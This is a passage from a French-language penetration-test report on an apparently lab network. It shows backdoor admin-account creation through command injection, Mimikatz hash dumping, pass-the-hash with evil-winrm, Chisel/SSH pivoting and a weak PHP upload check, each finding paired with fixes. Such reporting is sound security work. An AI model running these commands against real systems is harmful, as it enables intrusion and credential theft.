- Changer les mots de passe des utilisateurs

Information additionnelles

- <https://attack.mitre.org/techniques/T1190/>



5. Mot de passe faible

Etat de correction :

Niveau : **Medium**

Score CVSS : **6.0**

Affecté : git-serv **Recommendations :** Changer le mot de passe de l'utilisateur "Thomas" (git-serv)

Aperçu

L'utilisateur "Thomas" sur le serveur GitStack (git-serv) possède un mot de passe faible et crackable.

Cela peut mener à une usurpation de l'utilisateur

Description

Tout d'abord, afin de garder un accès persistant à la nouvelle machine et grâce au backdoor installé par la vulnérabilité précédente, nous avons rajouté un utilisateur "UGS" avec les droits administrateur, cela a facilité la suite du test d'intrusion :

```
net user UGS Password123 /add

net localgroup Administrators UGS /add


net localgroup "Remote Desktop Users" UGS /add

net localgroup "Remote Management Users" USERNAME /add
```

```
(root@kali) ~
# proxychains curl -X POST http://10.200.180.150/web/exploit-ugs -d 'a=net user UGS Password123 /add & net localgroup administrators UGS /add'
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Strict chain ... 127.0.0.1:9050 ... 10.200.180.150:80 ... OK
"The command completed successfully."
```

Désormais, nous avons pu nous connecter avec le protocole RDP :

```
proxychains xfreerdp /v:10.200.180.150 /u:UGS /p:Password123 /dynamic-
resolution /drive:/usr/share/windows-resources,share +clipboard
```



Une fois connecté, nous avons essayé d'obtenir les mots de passes locaux chiffrés. Nous avons utilisé Mimikatz, un outil permettant de divulguer les hashes, Mimikatz fut accessible par le dossier partagé de xfreerdp (tsclient).

Nous avons ouvert l'invite de commande en tant qu'administrateur et ouvert Mimikatz :

```
\\tsclient\share\mimikatz\x64\mimikatz.exe
```

Une fois Mimikatz chargé, nous avons donné les droits SYSTEM à Mimikatz :


```
privilege::debug  
token::elevate
```

Une fois cela fait, nous pouvons consulter les hashes de la machine :

```
lsadump::sam  
  
User : Administrator  
Hash NTLM: 37db6301[.....HASH.....]6bbd1  
  
User : Thomas  
Hash NTLM: 02d90ed[.....HASH.....]1101f
```



Le hash de l'administrateur n'a pas réussi à être cracké cependant, cela reste **une information sensible**, un attaquant avec cette donnée peut se connecter à la machine (en utilisant evil-winrm par exemple) en précisant le hash à la place du mot de passe, on appelle ça une technique Pass-The-Hash. En ce qui concerne le hash de l'utilisateur Thomas, il se révèle facilement crackable via un outil en ligne CrackStation.net



Recommendation

- Changer le mot de passe de l'utilisateur "Thomas"
- Changer le mot de passe de l'utilisateur Administrator
- Appliquer une politique de mot de passe complexe

Information additionnelles

- <https://attack.mitre.org/techniques/T1136/001/>
- <https://attack.mitre.org/techniques/T1212/>
- <https://attack.mitre.org/techniques/T1110/002/>



6. Utilisation du mot de passe compromis

Etat de correction :

Niveau : Medium

Score CVSS : 4.3

Affecté : wreath-pc **Recommendations :** Changer le mot de passe de l'utilisateur "Thomas" (wreath-pc)

Aperçu

Le mot de passe précédemment compris est réutilisable afin d'accéder au site qu'héberge wreath-pc

Description

Après s'être intéressé à la machine git-serv, passons à wreath-pc.

Tout d'abord, dans le but d'exécuter un nouveau scan de port sur la prochaine machine cible, nous avons réutilisé le binaire de nmap sur prod-serv et effectué un scan de wreath-pc.

```
[root@prod-serv tmp]# ./nmap-UGS 10.200.180.100 -Pn

Starting Nmap 6.49BETA1 ( http://nmap.org ) at 2026-01-19 08:34 GMT
Unable to find nmap-services! Resorting to /etc/services
Cannot find nmap-payloads. UDP payloads are disabled.
Nmap scan report for ip-10-200-180-100.eu-west-1.compute.internal
(10.200.180.100)
Cannot find nmap-mac-prefixes: Ethernet vendor correlation will not be
performed
Host is up (-0.20s latency).
All 6150 scanned ports on ip-10-200-180-100.eu-west-1.compute.internal
(10.200.180.100) are filtered
MAC Address: 06:BD:44:EE:57:51 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 124.51 seconds
[root@prod-serv tmp]#
```

Le scan de port depuis prod-serv n'étant pas réalisable, nous avons contourné ce problème en essayant de lancer le scan depuis git-serv.

Pour cela, nous avons utilisé le hash de l'administrateur précédemment obtenu pour contourner l'authentification et nous nous sommes connectés en tant qu'administrateur de la machine sur git-serv.

Une fois connecté, il nous a suffi d'exécuter un script Powershell (Invoke-Portscan de PowerSploit) pour pouvoir scanner les ports de wreath-pc.



```
[root@kali:~]# proxychains evil-winrm -u Administrator -H [REDACTED] -i 10.200.180.150 -s /usr/share/windows-resources/powersploit/Recon/
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
[proxychains] Strict chain ... 127.0.0.1:9050 ... 10.200.180.150:5985 ... OK
*Evil-WinRM* PS C:\Users\Administrator\Documents>
[proxychains] Strict chain ... 127.0.0.1:9050 ... 10.200.180.150:5985 ... OK
[proxychains] Strict chain ... 127.0.0.1:9050 ... 10.200.180.150:5985 ... OK
*Evil-WinRM* PS C:\Users\Administrator\Documents> Invoke-Portscan.ps1
[proxychains] Strict chain ... 127.0.0.1:9050 ... 10.200.180.150:5985 ... OK
[proxychains] Strict chain ... 127.0.0.1:9050 ... 10.200.180.150:5985 ... OK
*Evil-WinRM* PS C:\Users\Administrator\Documents> Invoke-Portscan -Hosts 10.200.180.100 -TopPorts 50
[proxychains] Strict chain ... 127.0.0.1:9050 ... 10.200.180.150:5985 ... OK
[proxychains] Strict chain ... 127.0.0.1:9050 ... 10.200.180.150:5985 ... OK


Hostname      : 10.200.180.100
alive         : True
openPorts     : {80, 3389}
closedPorts   : {}
filteredPorts : {445, 443, 111, 1723...}
finishTime    : 1/19/2026 9:30:52 AM

[proxychains] Strict chain ... 127.0.0.1:9050 ... 10.200.180.150:5985 ... OK
[proxychains] Strict chain ... 127.0.0.1:9050 ... 10.200.180.150:5985 ... OK
*Evil-WinRM* PS C:\Users\Administrator\Documents> |
```

Nous avons constaté que 2 ports étaient ouverts :

- Le port 80 (HTTP)
- Le port 3389 (RDP)

Le port 80 étant ouvert, nous avons jeté un oeil à la page internet de wreath-pc depuis notre session RDP.




Cela indique le même site internet que sur prod-serv mais cependant avec quelques modifications. Pour une énumération et une exploitation plus poussée de cette



machine, nous avons dû transformer git-serv en point de pivot pour assurer une stabilité et une marge de manoeuvre plus grande.

Pour cela, nous n'avons pas mis en place un nouveau serveur proxy mais nous avons utilisé du port forwarding et un serveur Chisel :

1. Créer un premier tunnel avec le protocole SSH pour ensuite établir une connexion WinRM entre la machine KALI et git-serv.



```
(root@kali)-[~]
# ssh -N -L 15985:10.200.180.150:5985 root@10.200.180.200 -i id_rsa
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
```


2. Se connecter directement à git-serv en utilisant evil-winrm grâce au tunnel SSH précédemment créé.

```
(root@kali)-[~]
# evil-winrm -u Administrator -H [redacted] -i 127.0.0.1 -P 15985
Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
git-serv\administrator
*Evil-WinRM* PS C:\Users\Administrator\Documents> |
```

3. Upload une version Windows de Chisel depuis la machine KALI à git-serv.
4. Création d'un deuxième tunnel permettant la connexion du serveur Chisel en utilisant la même méthode.



```
(root@kali)-[~]
# ssh -N -L 7273:10.200.180.150:7273 root@10.200.180.200 -i id_rsa
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
```


5. Depuis git-serv, lancement de Chisel en tant que serveur sur le port 7273, en attente de la connexion de KALI.

```
Evil-WinRM* PS C:\Users\Administrator\Documents> .\chisel-UGS.exe server -p 7273 --socks5
chisel-UGS.exe : 2026/01/20 13:38:27 server: Fingerprint xhoYdsbxfmFa7GjzizV39xW4MxBdpqPCaA1tdpCtiUEI=
+ CategoryInfo          : NotSpecified: (2026/01/20 13:38:27 server: Fingerprint xhoYdsbxfmFa7GjzizV39xW4MxBdpqPCaA1tdpCtiUEI=) [], RemoteException
+ FullyQualifiedErrorId : NativeCommandError
2026/01/20 13:38:27 server: Listening on http://0.0.0.0:7273
2026/01/20 13:38:27 server: session#1: Client version (1.11.3-0kali1) differs from server version (1.11.3)
```

6. Connexion de KALI avec Chisel en tant que client sur le port 7273. Les informations en retour de git-serv, sont redirigées sur le port par défaut Socks (1080).

```
(root@kali)-[~]
# chisel client 127.0.0.1:7273 socks
2026/01/20 14:43:06 client: Connecting to ws://127.0.0.1:7273
2026/01/20 14:43:06 client: tun: proxy#127.0.0.1:1080=>socks: Listening
2026/01/20 14:43:08 client: Connected (Latency 171.969452ms)
```

Le schéma explicatif final :



Avant de passer à l'énumération de wreath-pc, nous avons découvert le répertoire Git de la page internet. Ce dossier se trouve à cet endroit :

```
C:\Gitstack\Repositories\Website.git
```

Grâce à notre connexion Win-RM établis, nous l'avons téléchargé avec evil-winrm.

A l'aide d'un outil nommé GitTools, nous avons pu extraire les informations de ce repo

```
(root@Kali)-[~/GitTools/Extractor]
# ./extractor.sh /root /root/Website
#####
# Extractor is part of https://github.com/internetwache/GitTools
#
# Developed and maintained by @gehaxelt from @internetwache
#
# Use at your own risk. Usage might be illegal in certain circumstances.
# Only for educational purposes!
#####
[*] Destination folder does not exist
[*] Creating...
[+] Found commit: 70dde80cc19ec76704567996738894828f4ee895
[+] Found folder: /root/Website/0-70dde80cc19ec76704567996738894828f4ee895/css
[+] Found file: /root/Website/0-70dde80cc19ec76704567996738894828f4ee895/css/.DS_Store
```

Dans les informations extraites, il y avait 3 dossiers avec dans chacun un fichier *commit-meta.txt* . Voici le contenu de chaque fichier TXT :



```
0-70dde80cc19ec76704567996738894828f4ee895
tree d6f9cc307e317dec7be4fe80fb0ca569a97dd984
author twreath <me@thomaswreath.thm> 1604849458 +0000
committer twreath <me@thomaswreath.thm> 1604849458 +0000
```

Static Website Commit

```
1-345ac8b236064b431fa43f53d91c98c4834ef8f3
tree c4726fef596741220267e2b1e014024b93fced78
parent 82dfc97bec0d7582d485d9031c09abcb5c6b18f2
author twreath <me@thomaswreath.thm> 1609614315 +0000
committer twreath <me@thomaswreath.thm> 1609614315 +0000
```

Updated the filter

```
2-82dfc97bec0d7582d485d9031c09abcb5c6b18f2
tree 03f072e22c2f4b74480fcfb0eb31c8e624001b6e
parent 70dde80cc19ec76704567996738894828f4ee895
author twreath <me@thomaswreath.thm> 1608592351 +0000
committer twreath <me@thomaswreath.thm> 1608592351 +0000
```

Initial Commit for the back-end

```
(root@Kali)-[~/Website]
# cd 1-345ac8b236064b431fa43f53d91c98c4834ef8f3
```

Nous avons déduit que 1-345ac8b..... est le dossier qui tient la version du site la plus récente. En explorant le dossier, nous trouvons le code de la page /resources/index.php. En analysant le code PHP, nous pouvons déduire qu'il existe un sous-dossier de destination nommé "uploads"



```
(root@Kali)-[~/Website/1-345ac8b236064b431fa43f53d91c98c4834ef8f3]
# find . -name "*.php"
./resources/index.php


(root@Kali)-[~/Website/1-345ac8b236064b431fa43f53d91c98c4834ef8f3]
# cat ./resources/index.php
<?php

if(isset($_POST["upload"]) && is_uploaded_file($_FILES["file"]["tmp_name"])){
    $target = "uploads/".basename($_FILES["file"]["name"]);
    $goodExts = ["jpg", "jpeg", "png", "gif"];
    if(file_exists($target)){
        header("location: ./?msg=Exists");
        die();
    }
    $size = getimagesize($_FILES["file"]["tmp_name"]);
    if(!in_array(explode(".", $_FILES["file"]["name"])[1], $goodExts) || !$size){
        header("location: ./?msg=Fail");
        die();
    }
    move_uploaded_file($_FILES["file"]["tmp_name"], $target);
    header("location: ./?msg=Success");
    die();
} else if ($_SERVER["REQUEST_METHOD"] == "post"){
    header("location: ./?msg=Method");
}


if(isset($_GET["msg"])){
    $msg = $_GET["msg"];
    switch ($msg) {
        case "Success":
            $res = "File uploaded successfully!";
            break;
        case "Fail":
            $res = "Invalid File Type";
            break;
        case "Exists":
            $res = "File already exists";
            break;
        case "Method":
            $res = "No file send";
            break;
    }
}
```

Nous avons donc un premier plan d'action pour compromettre wreath-pc : essayer d'upload un fichier compromettant afin d'y obtenir un accès

Avec ce plan d'action, nous pouvions continuer l'énumération et avons été sur 10.200.180.100/resources. La page demandant un username et un mot de passe, nous avons essayé thomas comme "Username" et le mot de passe associé au compte thomas sur la machine git-serv.



Ces informations nous ont laissé accéder à la page.



Recommendation

- Changer le mot de passe de l'utilisateur Thomas
- Utiliser une politique de mot de passe complexe



Information additionnelles

- <https://attack.mitre.org/techniques/T1550/002/>
- <https://attack.mitre.org/techniques/T1593/003/>
- <https://attack.mitre.org/techniques/T1090/003/>
- <https://attack.mitre.org/techniques/T1110/001/>



7. Unrestricted File Upload & Remote Control Execution (RCE)

Etat de correction :

Niveau : **Critical**

Score CVSS : **9.1**

